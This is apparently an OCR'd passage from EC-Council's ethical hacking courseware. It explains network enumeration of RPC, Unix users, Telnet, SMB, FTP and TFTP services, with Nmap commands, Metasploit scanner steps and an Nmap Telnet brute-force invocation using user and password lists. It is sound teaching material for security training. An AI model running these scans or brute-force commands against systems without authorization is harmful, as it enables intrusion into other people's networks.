


Figure 4.34: Screenshot displaying an Nmap scan result for RPC enumeration

Additionally, attackers use tools such as NetScanTools Pro to capture the RPC information of the target network. The NetScanTools Pro RPC Info tool helps attackers detect and access the portmapper daemon/service that typically runs on port 111 of Unix or Linux machines.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.35: Screenshot displaying NetScanTools Pro tool for RPC enumeration

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Unix/Linux User Enumeration

One of the important steps for enumeration is to perform Unix/Linux user enumeration. Unix/Linux user enumeration provides a list of users along with details such as the username, host name, and start date and time of each session.

The following command-line utilities can be used to perform Unix/Linux user enumeration.

- **rusers**

  rusers displays a list of users who are logged in to remote machines or machines on the local network. It displays an output similar to the who command, but for the hosts/systems on the local network. Its syntax is as follows:

  ```
  /usr/bin/rusers [-a] [-l] [-u| -h| -i] [Host ...]
  ```

  The options are as follows.

  - **-a**: Gives a report for a machine even if no users are logged in
  - **-h**: Sorts alphabetically by host name
  - **-l**: Gives a longer listing similar to the who command
  - **-u**: Sorts by the number of users
  - **-i**: Sorts by idle time

- **rwho**

  rwho displays a list of users who are logged in to hosts on the local network. Its output is similar to that of the who command and contains information about the username, host name, and start date and time of each session for all machines on the local network running the rwho daemon. Its syntax is as follows:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

rwho [-a]

It has the following option.

- **-a**: Includes all users; without this flag, users whose sessions are idle for an hour or more are not included in the report

- **finger**

finger displays information about system users such as the user's login name, real name, terminal name, idle time, login time, office location, and office phone numbers. Its syntax is as follows:

finger [-l] [-m] [-p] [-s] [user ...] [user@host ...]

The options are as follows.

- **-s**: Displays the user's login name, real name, terminal name, idle time, login time, office location, and office phone number
- **-l**: Produces a multi-line format displaying all of the information described for the -s option as well as the user's home directory, home phone number, login shell, mail status, and the contents of the files ".plan," ".project," ".pgpkey," and ".forward" from the user's home directory
- **-p**: Prevents the -l option of finger from displaying the contents of the ".plan," ".project," and ".pgpkey" files.
- **-m**: Prevents the matching of usernames.





Figure 4.36: Screenshot displaying the execution of the finger command for user enumeration

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Telnet Enumeration

Telnet is a network terminal protocol that allows users to access remote computers or servers over the Internet. This protocol provides two-way interactive communication for computers on LANs and the Internet. Depending on the privileges assigned to the users, they can use Telnet to log in to the remote system to access specific files, services, data, etc.

Attackers perform port scanning to gather information regarding open ports and services on the target server. If the Telnet port is found to be open, attackers can learn about the information being shared, including hardware and software information of the target. By using this information, attackers can exploit their specific vulnerabilities and perform a brute-force attack to gain unauthorized access to the target system. Attackers can use the Nmap tool to perform simple direct scanning for Telnet port 23.

As shown in the screenshot, the following Nmap command is used by attackers to enumerate the Telnet service running on the target system:

```
# nmap -p 23 <target domain>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.37: Screenshot of Nmap displaying a Telnet enumeration result

Attackers can further use the following script to enumerate information from remote Microsoft Telnet services with New Technology LAN Manager (NTLM) authentication enabled:

```
# nmap -p 23 --script telnet-ntlm-info <target IP>
```

Once the information about the target server is obtained, the attackers can use the following script to perform a brute-force attack against the Telnet server:

```
# nmap -p 23 -script telnet-brute.nse -script-args
userdb=/root/Desktop/user.txt,passdb=/root/Desktop/pass.txt <target
IP>
```

SMB Enumeration

Server Message Block (SMB) is a transport protocol that is generally used by Windows systems for providing shared access to files, printers, and serial ports as well as remote access to Windows services. By default, SMB runs directly on TCP port 445 or via the NetBIOS API on UDP ports 137 and 138 and TCP ports 137 and 139. By using the SMB service, users can access files and other data stored at a remote server. The SMB service also allows application users to read, write, and modify the files on the remote server. A network running this service is highly vulnerable to SMB enumeration, which provides a good amount of information about the target.

In SMB enumeration, attackers generally perform banner grabbing to obtain information such as OS details and versions of services running. By using this information, attackers can perform various attacks such as SMB relay attacks and brute-force attacks. Attackers can also use SMB enumeration tools such as Nmap, SMBMap, enum4linux, nullinux, and NetScanTool Pro to perform a directed scan on the SMB service running on port 445.

As shown in the screenshot, attackers use the following Nmap command to enumerate the SMB service running on the target IP address:

```
# nmap -p 445 -A <target IP>
```

In the above command, the option **-p** specifies a port to scan (**445** in this case), and option **-A** is used for OS detection, version detection, script scanning, and traceroute information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.38: Screenshot of Nmap performing SMB enumeration

The **STATE** of **PORT 445/tcp** is **OPEN**, which indicates that port 445 is open and that the SMB service is running. By using this command, attackers can also obtain details on the OS and traceroute of the specified target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



FTP Enumeration

The File Transfer Protocol (FTP) is used to transfer files over TCP, and its default port is 21. In FTP, data are transferred between a sender and receiver in plaintext, exposing critical information such as usernames and passwords to attackers. FTP offers neither a secure network environment nor secure user authentication. Individuals do not need authentication to access an FTP server in a network. This provides an easy method for attackers to access network resources.

The implementation of FTP in an organization's network makes the data accessible to external sources. Attackers can scan and enumerate open port 21 running FTP services and further use this information to launch various attacks such as FTP bounce, FTP brute force, and packet sniffing.

As shown in the screenshot, the following Nmap command is used by the attackers to enumerate the FTP service running on the target domain:

```
# nmap -p 21 <target domain>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.39: Screenshot of Nmap displaying a FTP enumeration result

Attackers also use Metasploit to enumerate FTP services running on remote hosts. The following commands can be used to detect the FTP version of the target server:

```
use auxiliary/scanner/ftp/ftp_version
msf auxiliary(scanner/ftp/ftp_version) > set RHOSTS <target IP>
msf auxiliary(scanner/ftp/ftp_version) > exploit
```

TFTP Enumeration

The Trivial File Transfer Protocol (TFTP) is a simplified version of FTP and is used for transferring files between network devices. By default, TFTP servers listen on UDP port 69. This protocol is used when directory visibility and user authentication are not required; therefore, it provides no security features.

To perform TFTP enumeration, attackers can use tools such as PortQry and Nmap to extract information such as running TFTP services and files stored on a remote server. By using the enumerated information, attackers can further gain unauthorized access to the target system, steal important files, and upload malicious scripts to launch further attacks. Furthermore, this information enables attackers to perform various attacks such as DNS amplification attacks, TFTP reflection attacks, and DDoS attacks.

- **PortQry**

  Source: *https://www.microsoft.com*

  The PortQry utility reports the port status of TCP and UDP ports on a selected target. Attackers can use the PortQry tool to perform TFTP enumeration. This utility reports the port status of target TCP and UDP ports on a local or remote computer.

  In the PortQry tool, the attackers can specify the target to scan for a running TFTP service on open port 69. As shown in the screenshot, attackers perform TFTP enumeration on the target domain by setting the `Ports to query:` value to 69 and `Protocol` to UDP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

